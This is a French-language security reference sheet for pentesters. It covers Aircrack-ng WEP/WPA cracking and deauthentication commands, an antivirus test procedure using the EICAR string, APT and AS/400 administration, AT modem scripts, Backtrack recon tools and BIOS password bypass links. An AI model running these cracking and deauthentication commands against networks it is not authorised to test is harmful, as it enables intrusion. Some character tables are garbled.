
Omnia's French Datasheets

<http://omni-a.blogspot.com>

Certaines informations contenus dans ce document sont extraites de pages Web sîtées.

Ces informations sont divulguées à titre d'instruction, l'auteur ne peut être rendu responsable de ce que vous en faites !

Sous licence GPLv3 <http://www.gnu.org/licenses/gpl.html>

Sommaire

AirCrack-ng	7
Airmon-ng	7
Airodump-ng	7
Aireplay-ng	7
Aircrack-ptw	7
Wesside-ng	7
Cowpatty	7
Airolib-ng	7
Airdecap-ng	7
Airtun-ng	7
Antivirus	8
APT	9
ARP statique	10
ArpFlash	11
AS/400	12
AT (commandes pour Modem/GSM)	13
Backtrack (1/?)	14
Tcptraceroute	14
Fping	14
Dnsenum.pl	14
Dnsrecon.pl	14
Fierce.pl	14
Lbd.sh	14
OpenMR.pl	14
Base64	15
BIOS	16
Capture de flux SSL/HTTPS	17
Arpspoof	17
Webmitm	17
Ssldump	17
SSLStrip	17
Chiffrement/Encodage	18
Citrix	19
cURL	20
Dirbuster	21
Wfuzz	21
Webstemmer	21
Driftnet	22
Dsniff	23
Filesnarf	23
Mailsnarf	23
Urlsnarf	23
Webspy	23
Dnsspoof	23
Arpspoof	23
Macof	23
Sshmitm	23
Webmitm	23
Éléments actifs	24
Éléments actifs : 3COM (1/3)	25
Éléments actifs : 3COM (2/3)	26
Éléments actifs : 3COM (3/3)	27
Éléments actifs : CISCO (1/3)	28
Éléments actifs : CISCO (2/3)	29
Éléments actifs : CISCO (3/3)	30

Etherchange	31
Ettercap	32
Finger	33
Firewall/IDS/IPS	34
Foremost	35
Sfill	35
Forensic	36
Forensic - Outils (1/3)	37
Forensic - Outils (2/3)	38
Forensic - Outils (3/3)	39
Forensic - Unix/Linux	40
Forensic - Windows	41
FTP	42
Google Hacking	43
Hping	44
HTTP - Hypertext Transfer Protocol	45
Httpunnel	46
Imprimantes et photocopieurs réseaux	47
Iptables	48
Iptables (table FILTER)	49
Iptables (table NAT)	50
Iptables (table MANGLE)	51
John the ripper	52
Mimikatz	52
Pwddump6/Fgddump	52
Pwddump7	52
Windows Credentials Editor (WCE)	52
SAMDump2	52
Bkhive	52
Ophcrack	52
ntds_dump_hash	52
ntdsxtract	52
vssown	52
LaTeX	53
Législation française - Loi CNIL (1/2)	54
Législation française - Loi CNIL (2/2)	55
Législation française - Droits d'auteur	56
Législation française - Loi Godfrain	57
Législation française - Loi Toubon	58
LDAP	59
LDP Browser	59
JXplorer	59
LDAPMiner	59
LDAPEnum.pl	59
Linux/Unix (1/2)	60
Linux/Unix (2/2)	61
Linux - Création de dépôt	62
Linux - Chroot	63
Linux - GRUB	64
Linux - Optimisations	65
Linux - Service DHCP	66
Linux - Service DNS	67
Linux - Service IPSEC	68
Linux - Service LDAP	69
Linux - Service NTP	70
Linux - Service Proxy (Squid)	71

Linux/Unix : Aide mémoire (1/4)	72
Linux/Unix : Aide mémoire (2/4)	73
Linux/Unix : Aide mémoire (3/4)	74
Linux/Unix : Aide mémoire (4/4)	75
Metasploit	76
Metascanner	76
Dradis	76
Metasploit - Avancé	77
Armitage	77
Metasploit - Meterpreter	78
Nagios	79
Ncrack	80
NetBIOS/SMB/RPC	81
Enum	81
Smbserverscan	81
Userinfo-ng	81
smb-nat	81
Nbtscan	81
Netcat	82
Cryptcat	82
Ngrep	82
Netsed	82
Ncat	82
Nikto	83
Nmap	84
Nmap - Compléments	85
NsLookup et Host	86
OAT	87
OraclePasswordGuesser (opwg)	87
OracleQuery (oquery)	87
OracleSamDump (osd)	87
OracleSysExec (ose)	87
OracleTNSCtrl (otnsctl)	87
Oracle Scanner (oscanner)	87
OpenVAS	88
Oracle	89
Lsnrcheck	89
OScanner	89
tnscmd.pl	89
PDF	90
PDF - Outils	91
peepdf	91
pdfextract	91
DiffPDF	91
PDF Stream Dumper	91
PS Tools	92
PsExec	92
PsFile	92
PsGetSid	92
PsInfo	92
PsKill	92
PsList	92
PsLoggedOn	92
PsLogList	92
PsPasswd	92
PsService	92

PsShutdown	92
PsSuspend	92
PsUptime	92
Pwdump/Fgdump	93
Bkhive	93
Samdump2	93
Qemu	94
Rogue AP/Fake AP	95
macchanger	95
Ekahau HeatMapper	95
Scapy	96
Sécurité Web - Audit (1/3)	97
Sécurité Web - Audit (2/3)	98
Sécurité Web - Audit (3/3)	99
Sécurité Web - Faille Include	100
Sécurité Web - Injection SQL	101
Sécurité Web - Path Traversal	102
Sécurité Web - XSS	103
Sécurité Web - XSRF/CSRF	104
SkipFish	105
SMTP	106
SNMP	107
Snmpwalk	107
Snort	108
SQL	109
SQL - Compléments	110
SQLmap - Commandes	111
SQLmap - par fichier de configuration	112
SSH	113
Medusa	113
SSL	114
SSLscan	114
THCSSLCheck	114
Stunnel	115
SubVersion	116
SVN	116
CVS	116
GIT	116
Tcpdump	117
Tcpslice	117
Tcpurify	117
Tcpreplay	117
Pyhttpxtract.py	117
Mausezahn	117
Chaosreader	117
USB	118
USBDeview	118
Unetbootin	118
LinuxLive USB Creator	118
YUMI	118
Windows7 USB-DVD tool	118
VirtualBox	119
VMware CLI ESX	120
VPN	121
W3af	122
W3af - console	123

WebScarab	124
Wget	125
WiFi	126
Windows - Base de registre	127
Windows - Élévation de privilèges	128
Windows - Journaux d'audit	129
WMI	130
Scriptomatic	130
Windows Script	130
WMI Code Creator	130
Yersinia	131
Références (1/2)	132
Références (2/2)	133

AirCrack-ng :

Boîte à outils (Linux) pour déterminer les clés WEP/WPA d'un réseau WiFi.

Outils de sniff et découverte WiFi, kismet : <http://www.kismetwireless.net/>

Cassage de WPA utilisant la technologie WPS : <http://code.google.com/p/reaver-wps/>

Lien : <http://www.aircrack-ng.org>

<http://wiki.bricowifi.free.fr/index.php?title=Aircrack-ng>

<http://wiki.spiritofhack.net/index.php/Airbase-ng>

<http://g0tmilk.blogspot.com>

On commence par sélectionner l'interface réseau WiFi.

Lister les interfaces réseau disponibles : [airmon-ng](#)

Modifier le débit d'une carte : [iwconfig wlan0 rate 36M](#)

Activer le mode monitoring sur une interface réseau s: [airmon-ng start Interface_WiFi0](#)

Il faut maintenant identifier le réseau WiFi, récupérer le système de chiffrement, le nom (ESSID), l'adresse MAC du point d'accès (BSSID) et celle de ses clients.

Capture dans un fichier du dialogue WiFi : [airodump-ng --write fichier_sortie Interface_mon0](#)

Cassage de clé WEP :

Le casage de clé WEP se fait par statistique à partir des vecteurs d'initialisation (IVS).

Capture dans un fichier du dialogue WiFi :

[airodump-ng --write fichier_sortie --channel 9 --bssid 00:AA:BB:CC:DD:EE mon0](#)

Nous allons maintenant augmenter le trafic réseau pour accélérer le casage.

Génération de trafic réseau entre le PA et un client :

[aireplay-ng -1 5 -e Nom_ESSID -a adrMAC_PA -h adrMAC_machine mon0](#)

Génération de trafic par injection entre le PA et un client :

[aireplay-ng -3 -e Nom_ESSID -a adrMAC_PA -h adrMAC_machine mon0](#)

Cassage de la clé : (anciennement aircrack-ptw) (avec 10 000 IVS) [aircrack-ng -z -a 1 *.cap](#)

*Une autre méthode existe avec au minimum 400.000 paquets : [aircrack-ng -a 1 *.cap -f 8](#)*

Ou encore, de manière automatique, il suffit de préciser le BSSID (-v) et d'activer le mode monitoring de la carte : [wesside-ng -i mon0 -v 00:11:22:33:44:55](#)

Cassage de clé WPA (1 et 2 en PSK) :

Le casage de clé en WPA se fait par récupération d'un Handshake (clé pour l'authentification) et par test par dictionnaire ou brute-force. Il faut maintenant désauthentifier des stations connectées sur le point d'accès pour récupérer un Handshake.

Désauthentification de station :

[aireplay-ng -0 1 -a Adresse_MAC_Point_WiFi -c Adresse_MAC_Station_Cible mon0](#)

Cassage par dictionnaire :

[aircrack-ng -a 2 -w Fichier_Dictionnaire -0 *.cap](#) ou [cowpatty -s ESSID -f Fichier_Dictionnaire -r wpa.cap](#)

Cassage avec dictionnaire précalculé :

Import de dictionnaire de mots de passe : [airolib-ng database --import passwd dico.txt](#)

Import de l'ESSID (plusieurs possibles) : [airolib-ng database --import essid fichier_essid.txt](#)

Suppression des entrées invalides : [airolib-ng database --clean all](#)

Précalcule : [airolib-ng database --batch](#)

*Utilisation de la base : [aircrack-ng -r database *.cap](#)*

(Avec Cowpatty : plus rapide) Précalcule : [genpmk -f dico.txt -d res_hash.txt -s ESSID](#)

(Avec Cowpatty) Utilisation de la base : [cowpatty -s ESSID -d res_hash.txt -r wpa.cap](#)

Il est aussi possible d'utiliser Jhon the ripper pour générer un dictionnaire :

[john --stdout --wordlist=specialrules.lst --rules | aircrack-ng -e ESSID -a 2 -w -0 wpa.cap](#)

Écoute WiFi avec déchiffrement :

Déchiffrer des paquets PCAP de capture WiFi (-p pour la clé WPA):

[airdecap-ng -b Adresse_MAC_Point_WiFi -e ESSID -w CLE_WEP_HEX -a *.cap](#)

Déchiffrer des paquets WiFi à la volé : (-r pour lire à partir d'un fichier)

[airtun-ng -a Adresse_MAC_Point_WiFi -w CLE_WEP_HEX -i mon0](#)

Antivirus :

Afin d'être sûr de l'efficacité de l'antivirus, certains tests doivent être faits. La signature EICAR, est une signature de test censée être détectée par tous les antivirus.

Lien : <http://securite-informatique.info/virus/eicar/> et http://eicar.org/anti_virus_test_file.htm

Il faut tester la signature à plusieurs niveaux.

La signature d'EICAR est :

*X5O!P%#@AP[4\PZX54(P^)7CC)7}\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H**

Pour tester l'antivirus on désactive au préalable l'antivirus local, puis on copie la signature d'EICAR dans un fichier .txt que l'on renomme en différents types de fichiers (com, exe, bin, zip, jpg, txt...). On copie ensuite les fichiers résultants sur une clé USB que l'on insère sur la machine. Si ils ne sont pas détectés, ouvrir le dossier et effectuer un scan du dossier.

Tester la signature :

- ☐ Dans les archives de types : 7z, Ace, Arj, bh, bz, Cab, Gz, Jar, Lha, Lzh, Rar, Tar, Zip...
- ☐ Dans des fichiers archives multi-niveaux (fichier compressé dans un fichier compressé) de 1 à 30 niveaux.
- ☐ Dans des fichiers encodés (Upx, base 64 : on peut utiliser Outlook ou Thunderbird pour le générer).
- ☐ Vérifier que le fichier n'est plus infecté.
- ☐ Vérifier la remontée d'informations (alerte mail, utilisateur...).

Points à vérifier :

- ☐ La mise à jour du moteur et de la base de signatures.
- ☐ La périodicité de l'antivirus.
- ☐ Si un utilisateur peut désactiver l'antivirus.
- ☐ Si des virus ont déjà été détectés et les mesures qui en ont découlé.

Liens pour les logiciels de compression (Windows) :

7Zip (7z, Bz, Gz, Tar, Zip) <http://www.7-zip.org/>

WinAce (payant) (Ace) <http://www.winace.com/>

ALZip (Alz, Bh, Lzh) <http://www.altools.com/Default.aspx>

Arj (payant) (Arj) <http://www.arjsoftware.com/>

UltimateZip (Bh, Cab, Jar, Lha) <http://www.ultimatezip.com/>

WinRar (payant) (Rar) <http://www.rarlab.com/>

Site permettant de tester un fichier par les antivirus les plus connus :

<http://www.virustotal.com/fr/>

APT :

APT est la commande de gestion des paquets sous les environnements Debian/Ubuntu...

Toutes les commandes ci-dessous nécessitent des droits root (accessible avec la commande sudo).

Lien : <http://doc.ubuntu-fr.org/ppa>

Afin d'installer ou mettre à jour le système, l'application se base sur la liste des dépôts.

Fichier de configuration des dépôts :

</etc/apt/sources.list>

Les dépôts PPA (Personal Package Archives) fournis par des éditeurs d'applications particulier sont situées dans : </etc/apt/sources.list.d/>

Format d'une ligne dans le fichier sources.list :

[deb http://url <branche> <section>](#)

Exemple : [deb http://extras.ubuntu.com/ubuntu maverick main](#)

Ajout d'un dépôt PPA :

[add-apt-repository ppa:<nom_du_dépôt>](#)

Supprimer un dépôt PPA :

[add-apt-repository --remove ppa:<nom_du_dépôt>](#)

Certains dépôts nécessitent une clé public GPG, il faut alors importer cette clé pour se connecter au dépôt.

Importer une clé :

[wget <URL>/<KEY>.asc -O - | apt-key add -](#)

Utilisation de proxy :

Pour utiliser un proxy, il faut modifier le fichier </etc/apt/apt.conf> et ajouter le format de ligne suivant :

[Acquire::http::Proxy "http://user:password@IP_du_Proxy:Port_du_Proxy";](#)

Pour afficher la configuration locale du proxy : [env | grep -i proxy](#)

Liste des commandes utiles :

- Mise à jour de la liste des paquets : [apt-get update](#)
- Mise à jour de tous les paquets : [apt-get upgrade](#)
- Mise à jour de la distribution : [apt-get dist-upgrade](#)
- Supprimer les paquets inutiles : [apt-get autoremove](#)
- Supprimer les paquets inutiles et leurs fichiers de configuration : [apt-get purge](#)
- Supprimer les paquets inutiles du cache : [apt-get autoclean](#)
- Supprimer tous les paquets téléchargés du cache : [apt-get clean](#)
- Vérifier et réparer les erreurs de dépendances : [apt-get check](#)
- Rechercher un paquet dans le cache : [apt-cache search <paquet>](#)
- Afficher les informations sur un paquet : [apt-cache show <paquet>](#)
- Installer un paquet : [apt-get install <paquet>](#)
- Désinstaller un paquet : [apt-get remove <paquet>](#)

Liste de dépôts intéressants :

- **Backtrack 5 :**

[deb http://all.repository.backtrack-linux.org revolution main microverse non-free testing](#)
[wget -O - http://all.repository.backtrack-linux.org/backtrack.gpg | apt-key add -](#)

- **Remastersys :** *outil de sauvegarde et création de distribution Linux.*

[deb http://www.remastersys.com/repository lucid/](#)
[wget -O - http://www.remastersys.com/ubuntu/remastersys.gpg.key | apt-key add -](#)

- **Ubuntu tweak :**

[deb http://ppa.launchpad.net/kokoto-java/omgubuntu-stuff/ubuntu](#)
[wget -O - http://ubuntu-tweak.com/source/kokoto-java-omgubuntu-stuff/key/ | apt-key add -](#)

ARP statique :

L'Address Resolution Protocol, est un protocole de résolution d'adresse IP en adresse physique (MAC), il est utilisé dans le cas de transactions IP.

Lien : Ø

*Mise en place de table ARP statique sous systèmes Windows et Linux (afin de se protéger contre de l'empoisonnement de cache ARP (MITM, spoofing...)). Attention cette méthode est à utiliser seulement sur de petits réseaux, plus le réseau est important, plus difficile est la mise à jour. Pour les systèmes Unix/Linux, pour utiliser la commande **ip** on utilise les paquets **net-tools** et **iproute2**.*

Afficher la table ARP (sous Windows et Linux) :

Windows :

`arp -a`

Linux :

`arp -a`

`ip neigh show`

Supprimer une entrée dans la table ARP (sous Windows et Linux) :

Windows :

`arp -d 192.168.0.1`

Linux :

`arp -d 192.168.0.1`

`ip neigh del 192.168.0.1 dev eth0`

Vider toute la table ARP (sous Windows et Linux) :

Windows :

`arp -d *`

Linux :

`ip neigh flush dev eth0`

Toutes les tables ARP sous Linux :

`ip neigh flush nud permanent`

Ajouter une entrée statique dans la table (sous Windows et Linux) :

Windows :

`arp -s 192.168.0.1 00-11-22-33-44-55`

Linux :

`arp -i eth0 -s 192.168.0.1 00:11:22:33:44:55`

`ip neigh add 192.168.0.1 dev eth0 lladdr 00:11:22:33:44:55 nud permanent`

Conversion des entrées (sous Linux) :

Statique vers dynamique :

`ip neigh replace 192.168.0.1 dev eth0 nud reachable`

dynamique vers Statique :

`ip neigh replace 192.168.0.1 dev eth0 nud permanent`

Automatiser la tâche en utilisant un fichier externe (Linux) :

Le contenu du fichier devrait être sous la forme d'une entrée par ligne : 192.168.0.1 00:11:22:33:44:55

Le fichier par défaut est /etc/ethers (si on ne met que le paramètre -f).

`arp -f /etc/ethers`

ArpFlash :

Outil (Windows) de découverte réseau exploitant la lib Pcap, il utilise le protocole ARP pour identifier les machines.

Lien : <http://www.toolcrypt.org/index.html?arpflash>

Pour commencer il faut sélectionner l'interface réseau que l'on va utiliser.

Lister les interfaces réseau disponibles :

`arpflash.exe -i 0`

Ensuite pour lister les machines actives du réseau (qui dialoguent), on utilise le mode passif (-l) sur l'interface réseau correspondante (-i 1), en activant le mode promiscuous (-p). Le mode promiscuous permet de prendre en compte tous les paquets reçus par la carte réseau.

Écoute passive du réseau :

`arpflash.exe -i 1 -l -p`

Ici on définit un intervalle de machines (de 192.168.0.1 à 192.168.0.254) à détecter (via des requêtes ARP).

Scan ARP des machines du réseau :

`arpflash.exe -i 1 -l -p -f 192.168.0.1-254`

AS/400 :

L'AS/400 est une architecture composée d'éléments matériels et logiciels, comportant notamment une base de données et des éléments de sécurité avancés. La force de l'AS400 réside dans la modularité de ses éléments constitutifs lui conférant un haut degré d'adaptabilité et de sécurité.

Lien : <http://www.security-database.com/toolswatch/AS-400-Auditing-Framework-Beta.html>
<http://www.dg77.net/tekno/as400/>

Utilisation AS/400 :

F4 Permet après une commande d'afficher l'invite de commande complet et l'aide;
F9 Commandes précédentes;
F10 Options facultatives d'une commande;
F11 Les mots clés;
MAJ+ECHAP Ouverture d'un autre session, interrompre le travail actuel, informations de session;
GO * (Menu) Affiche tous les menus disponibles;
GO AB* (Menu) Affiche tous les menus commençant par AB;
GO MAIN (Menu) Menu de base;
W* Liste des commandes commençant par W;
CALL Permet d'exécuter un programme;
STRPCCMD Exécuter une commande sur la machine;
STRSQL Exécuter l'interpréteur SQL/400 interactif;
STRQSH Démarrer l'interpréteur QSHHELL;
GO SECTOOLS Menu des outils de sécurité;
DSPSECA Afficher les attributs de sécurité;
WRKSYSVAL *QSECURITY Niveau de sécurité du système;
WRKSYSVAL *QAUDCTL Contrôle d'audit (avec aussi : QAUDLVL, QAUDLVL2);
WRKSYSVAL *QALWUSRDMN Liste des bibliothèques contenant des objets utilisateurs;
DSPNETA Nom du système;
DSPSYSSTS État du système;
WRKHDWPRD Liste du matériel;
WRKHDWRSC Ressources matérielles;
WRKDSKSTS État des disques;
DSPLICINF Liste des logiciels sous licence;
WRKACTJOB Tâches systèmes (et sous système : **WRKSBSJOB**);
DSPLOG Historique du système;
WRKJOBSCDE Planning des tâches;
WRKJOBQ File de travaux;
WRKUSRPRF Gestion des ID des profils utilisateurs;
DSPUSRPRF Afficher un profil;
ANZDFTPWD Liste des profils avec mot de passe;
DSPACTPRFL Liste des profils actifs;
DSPACTSCD Planning d'activité des profils;
DSPEXPSCD Afficher la date d'expiration des profils;
DSPLIBL Liste des bibliothèques en ligne;
DSPMSGD Lire un message;
DSPOBJD Voir la description d'un objet;
DSPFD Afficher la description d'un fichier;
DSPFFD Afficher la description des zones d'un fichier;
DSPJRN Afficher les entrées d'un journal;
CPYTOIMPF Exportation de BDD en fichier CSV;
GO POWER Séquence de démarrage;
PWRDWN SYS Arrêter/redémarrer le système;

Niveaux de sécurité : *Le niveau de sécurité est géré avec la variable système **QSECURITY**.*

10 Accès libre pour tous (n'existe plus dans les versions récentes);
20 Accès par mot de passe, les utilisateurs ont accès à tous les objets systèmes;
30 Autorités sur les objets possible;
40 (par défaut) Partie système indépendante, programmation de l'interface restreinte;
50 Protection de l'intégrité renforcée.

Vérification de l'audit : *L'audit se gère avec les valeurs systèmes **QAUDCTL** et **QAUDLVL**...*

Profil avec des droits avancés : ****ALLOBJ** à tous les droits, il ne doit pas être utilisé au niveau groupe, ***JOBCTL** permet de voir le **joblog** d'un utilisateur.*

Effectuer une recherche dans les bibliothèques AS/400 : **WRKOBJ *ALL/[commande] *CMD**
 bibliothèque ***PUBLIC *CHANGE** : Stockage possible par les utilisateurs de programmes et données.

Sécurité des comptes :

ANZDFTPWD Liste des profils avec mots de passe = userid;
CRTUSRPRF Création de profil avec un MDP ***NONE** et modification à la première utilisation du profil (***EXPIRED**);
ANZPRFACT Désactive les profils inactifs depuis n jours;

Assistant de configuration de sécurité iSeries Navigator :

Dans le panneau de gauche, Mes connexions, le serveur, Sécurité, Tâches liées à la sécurité, Configuration de la sécurité du serveur. Permet de générer un guide des recommandations (applicables) sur le système.

AT (commandes pour Modem/GSM) :

La firme Hayes, fabricant de modems, a développé un protocole pour la commande d'un modem externe à partir d'un ordinateur. Les noms utilisés : Commandes AT/Commandes Hayes. Les connexions au modem se font en hyperterminal/GtkTerm sur le port tty du modem (*dmesg* pour afficher les périphériques ou dans le gestionnaire de périphérique Windows) ou avec *wvdial* (directe sans commande AT).

Configuration terminal : Bps:9600, Data bt:8, parity:none, Stop bits:1, Flow ctrl:none.

Lien : http://www.communica.se/multitech/gprs_at.pdf

Envoi d'un SMS :

AT+CPIN="0000" Code PIN (avec/sans ").
AT+CMGF=1 On passe en mode text.
AT+CMGS="0612345678" Numéro du destinataire.
 ... <CTRL+Z> Message et quitter.

Connexion GPRS :

AT+CPIN="0000" Code PIN.
AT+CGATT=1 Connexion réseau.
AT +CGDCONT=1, "IP", "a2bouygtel.com" Provider.
*ATDT *99**1#* Connexion GPRS.

Envoi d'un FAX/mode DATA :

AT+CBST=7,0,1 Mode V32 9600bps RLP.
AT+CREG=1 Activer l'état réseau.
AT+CPIN="0000" Code PIN.
ATD0612345678 Appel en mode DATA.
ATH Raccrocher.

Appel vocal :

AT+SPEAKER=1 Activer l'E/S audio.
AT+SIDET=0 Supprimer l'écho.
AT+CREG=1 Activer l'état réseau.
AT+CPIN="0000" Code PIN.
ATD0612345678 Appel vocal.
ATH Raccrocher.

Autres commandes :

<i>AT+CPIN?</i>	Codes PIN/PUK requis.	<i>AT+CSQ</i>	Qualité du signal.
<i>AT+CGSN</i>	IMEI	<i>AT+CLCK=?</i>	Verrous autorisés.
<i>AT+CIMI</i>	ISMI de la carte SIM.	<i>AT+COPS=?</i> ou <i>AT+CPOL</i>	Réseaux préférés.
<i>AT+GCAP</i>	Modes acceptés C*.	<i>AT+CPBR=?</i>	État du carnet d'adresse.
<i>AT+CGMM</i> ou <i>ATI</i>	Model de modem.	<i>AT+CPBR=1,9</i>	Afficher les contacts 1-9.
<i>AT+CGMI</i>	Informations produit.	<i>AT+CPMS?</i>	Liste des SMS.
<i>AT+CGMR</i>	Version du software.	<i>AT+GMGR=1</i> ou <i>AT+CMLG="ALL"</i>	Lire 1/tous les SMS.

Script Perl : (Aide : <http://search.cpan.org/~cosimo/Device-Gsm-1.56/Gsm.pm>)

```
#!/usr/bin/perl -w
use strict;
use Device::Gsm;

#Connexion au port du modem en precisant le code PIN et en activant la connexion
my $gsm = new Device::Gsm(port=>'/dev/ttyACM0', pin=>'0000', assume_registered=>1);
if($gsm->connect()) {print "Modem connexion_OK!\n";}
else {print "Erreur_code_PIN_ou_modem!\n"; exit 1;}

#Connecte au reseau
if ($gsm->register()){print "register_OK!\n";}
}else{print "#Erreur_register!\n"; exit 1;}

#Informations SIM/ et modem
print "\nIMEI:_", $gsm->imei();
print "\nProduit:_", $gsm->manufacturer();
print "\nModel:_", $gsm->model();
print "\nVersion:_", $gsm->software_version();
print "\nDate(sys):_", $gsm->datetime();
print "\nOperateur:_", $gsm->network();
print "\nSignal:_", $gsm->signal_quality(), "/-51\n";

#Afficher les SMS (carte SIM=SM/telephone=ME)
print "\nSMS:_", $gsm->storage('SM'), $gsm->messages();
#Envoi de SMS : $gsm->send_sms(recipient=>'0612345678', content=>'Hello world!');
#Suppression de SMS : $gsm->delete_sms(3);

#Tester si une commande existe
print "\nVERIF_SI_LA_CMD_EST_GEREE_[AT+CSCA]:_", $gsm->test_command('CSCA');

#Envoi direct de commande AT
print "\nAT_CMD:_", $gsm->atsend('AT+CSCA' . Device::Modem::CR), $gsm->_answer(), "\n";
```

Script Python :

```
#!/usr/local/bin/python
import serial
serialPort = serial.Serial("/dev/ttyACM0", baudrate=9600, timeout=0, rtscts=0, xonxoff=0)
serialPort.write("AT+CSCA\r")
```

Backtrack (1/?) :

Distribution tout-en-un, d'audit de sécurité, tests d'intrusion, cassage WiFi... Il est possible de créer des live-cd à partir de systèmes installés avec l'outil remastersys.

Ci-dessous un exemple d'outils présents.

Lien : <http://www.backtrack-linux.org/>
<http://www.backtrack-fr.net/>
http://tools.securitytube.net/index.php?title=Main_Page

Découverte réseau active

<http://michael.toren.net/code/tcptraceroute/>

Outil de trace route TCP (plus rapide que l'ICMP, et permet de passer les filtrages ICMP) :
tcptraceroute www.google.fr

<http://fping.sourceforge.net/>

Scan ICMP rapide, multi-machines :

fping -a -g 192.168.1.0/24

DNS

Script perl d'énumération DNS, brute force de domaines, transfert de zone :

perl /pentest/enumeration/dnsenum/dnsenum.pl www.google.fr

Script ruby d'énumération DNS, transfert de zone :

perl /pentest/enumeration/dnsrecon/dnsrecon.rb -s www.google.fr

perl /pentest/enumeration/dnsrecon/dnsrecon.rb -axfr www.google.fr

Script perl de test DNS avancé (transfert de zone, brute force, tests de sécurité) :

perl /pentest/enumeration/ferce/ferce.pl -dns www.google.fr 192.168.0.1

Script shell de test de loadbalancing :

./pentest/enumeration/lbd/lbd.sh www.google.fr

<http://werew01f.blogspot.com/2009/09/openmr-open-mail-relay.html>

Script perl de service de messagerie, permet de vérifier le relais de message, et infos DNS :

perl ./OpenMR domaine.org *info*

Base64 : La base 64 est un encodage de données utilisant 64 caractères standards et un caractère de complément = (le résultat final doit toujours faire 4 caractères). Il est utilisé dans les messages électroniques (SMTP, POP, IMAP...) et dans les pages WEB. Il permet la transmission de tout type de données (images, vidéos, doc...) en mode texte. Il est défini en tant que codage MIME.

Le résultat est plus important que la taille d'origine : 3octets = 4octets encodés.

Lien : <http://www.faqs.org/rfcs/rfc3548.html>

<http://home1.paulschou.net/tools/xlate/>

Tableaux d'index des caractères pour la Base64 :

Binary	ASCII	Binary	ASCII	Binary	ASCII	Binary	ASCII
000000	A	010000	Q	100000	g	110000	w
000001	B	010001	R	100001	h	110001	x
000010	C	010010	S	100010	i	110010	y
000011	D	010011	T	100011	j	110011	z
000100	E	010100	U	100100	k	110100	0
000101	F	010101	V	100101	l	110101	1
000110	G	010110	W	100110	m	110110	2
000111	H	010111	X	100111	n	110111	3
001000	I	011000	Y	101000	o	111000	4
001001	J	011001	Z	101001	p	111001	5
001010	K	011010	a	101010	q	111010	6
001011	L	011011	b	101011	r	111011	7
001100	M	011100	c	101100	s	111100	8
001101	N	011101	d	101101	t	111101	9
001110	O	011110	e	101110	u	111110	+
001111	P	011111	f	101111	v	111111	/

Exemple :

Text content	M	a	n	
ASCII	77	97	110	
Bit pattern	0 1 0 0 1 1 0 1 0 1 1 0 0 0 0 1 0 1 1 0 1 1 1 0			
Index	19	22	5	46
Base64-encoded	T	W	F	u

Note : pour les URI le caractère +(62 = 111110) est remplacé par - et /(63 = 111111) est remplacé par _

Tableaux des codes ASCII+ASCII étendu OEM :

Dec	Char	Dec	Char	Dec	Char	Dec	Char	Dec	Char	Dec	Char	Dec	Char
0	NULL	32	Space	64	@	96	`	128	Ç	160	á	192	Ł
1	Start Of Head	33	!	65	A	97	a	129	ü	161	í	193	ł
2	Start TeXt	34	"	66	B	98	b	130	é	162	ó	194	Ł
3	End Of Text	35	#	67	Char	99	c	131	â	163	ú	195	ł
4	End Of Transmission	36	\$	68	D	100	d	132	ä	164	ñ	196	—
5	ENQuiry	37	%	69	E	101	e	133	å	165	Ñ	197	+
6	ACK	38	&	70	F	102	f	134	ä	166	ª	198	ƒ
7	BEL	39	'	71	G	103	g	135	ç	167	º	199	ƒ
8	BackSpace	40	(72	H	104	h	136	ê	168	¿	200	Ł
9	TABULATION	41)	73	I	105	i	137	ë	169	¿	201	Ł
10	LF	42	*	74	J	106	j	138	è	170	¬	202	Ł
11	Vertical TAB.	43	+	75	K	107	k	139	ï	171	½	203	Ł
12	FF	44	,	76	L	108	l	140	î	172	¼	204	Ł
13	CR	45	-	77	M	109	m	141	ï	173	ı	205	=
14	Shift On	46	.	78	N	110	n	142	Ä	174	«	206	Ł
15	Shift In	47	/	79	O	111	o	143	Å	175	»	207	Ł
16	Data LinkEscape	48	0	80	P	112	p	144	É	176	☐	208	Ł
17	Device Control 1	49	1	81	Q	113	q	145	æ	177	☐	209	Ł
18	Device Control 2	50	2	82	R	114	r	146	Æ	178	☐	210	Ł
19	Device Control 3	51	3	83	S	115	s	147	ô	179		211	Ł
20	Device Control 4	52	4	84	T	116	t	148	ö	180	ı	212	Ł
21	Negative Ack	53	5	85	U	117	u	149	ó	181	ı	213	Ł
22	Synchronousidle	54	6	86	V	118	v	150	û	182	ı	214	Ł
23	End Of trans Block	55	7	87	W	119	w	151	ù	183	ı	215	Ł
24	CANCEL	56	8	88	X	120	x	152	—	184	ı	216	Ł
25	End of Medium	57	9	89	Y	121	y	153	Ö	185	ı	217	Ł
26	SUB	58	:	90	Z	122	z	154	Ü	186	ı	218	Ł
27	ESC	59	;	91	[123	}	155	ç	187	ı	219	Ł
28	File Separator	60	<	92	\	124		156	£	188	ı	220	Ł
29	Group Separator	61	=	93]	125	ξ	157	¥	189	ı	221	Ł
30	Record Separator	62	>	94	^	126	~	158	Ps	190	ı	222	Ł
31	Unit Separator	63	?	95	_	127	DEL	159	f	191	ı	223	Ł

BIOS :

Basic Input Output System (BIOS), permet la gestion des opérations élémentaires lors de sa mise sous tension. Il gère la séquence de démarrage et peut être protégé par un mot de passe. Progressivement remplacé par l'Unified Extensible Firmware Interface (UEFI) qui permet beaucoup plus de paramétrages.

Plusieurs outils permettent de passer outre le mot de passe de modification du BIOS. Ils exploitent la présence d'un mot de passe constructeur maître permettant la récupération du BIOS en cas de perte de mot de passe.

Lien : <http://www.tech-faq.com/reset-bios-password.html>

Outils génériques / Tutoriels

CmosPwd : <http://www.cgsecurity.org/wiki/CmosPwd>

Unlock code generator : <http://dogber1.blogspot.com/2009/05/table-of-reverse-engineered-bios.html>

!BIOS : <http://web.archive.org/web/20080821232354/http://www.11a.nu/software/bios-pc-bios-security-and-maintanance-toolkit/>

pwgen : <http://dogber1.blogspot.fr/2009/05/table-of-reverse-engineered-bios.html>
<https://github.com/bacher09/pwgen-for-bios>

ACER : <http://www.tech-faq.com/how-do-i-reset-an-acer-bios-password.html>

DELL : <http://www.tech-faq.com/reset-dell-bios-password.html>

HP : <http://code.google.com/p/hp-bios-password-cracker/>
<http://code.google.com/p/hp-cmi-bios-setting-profile-builder/>

IBM : <http://www.tech-faq.com/reset-ibm-thinkpad-bios-password.html>
<http://sodoityourself.com/hacking-ibm-thinkpad-bios-password/>
<http://www.thinkwiki.org/wiki/Maintenance>

Toshiba : <http://www.buzzard.me.uk/toshiba/index.html>
http://www.laptop-repair.info/clear_bios_password.html
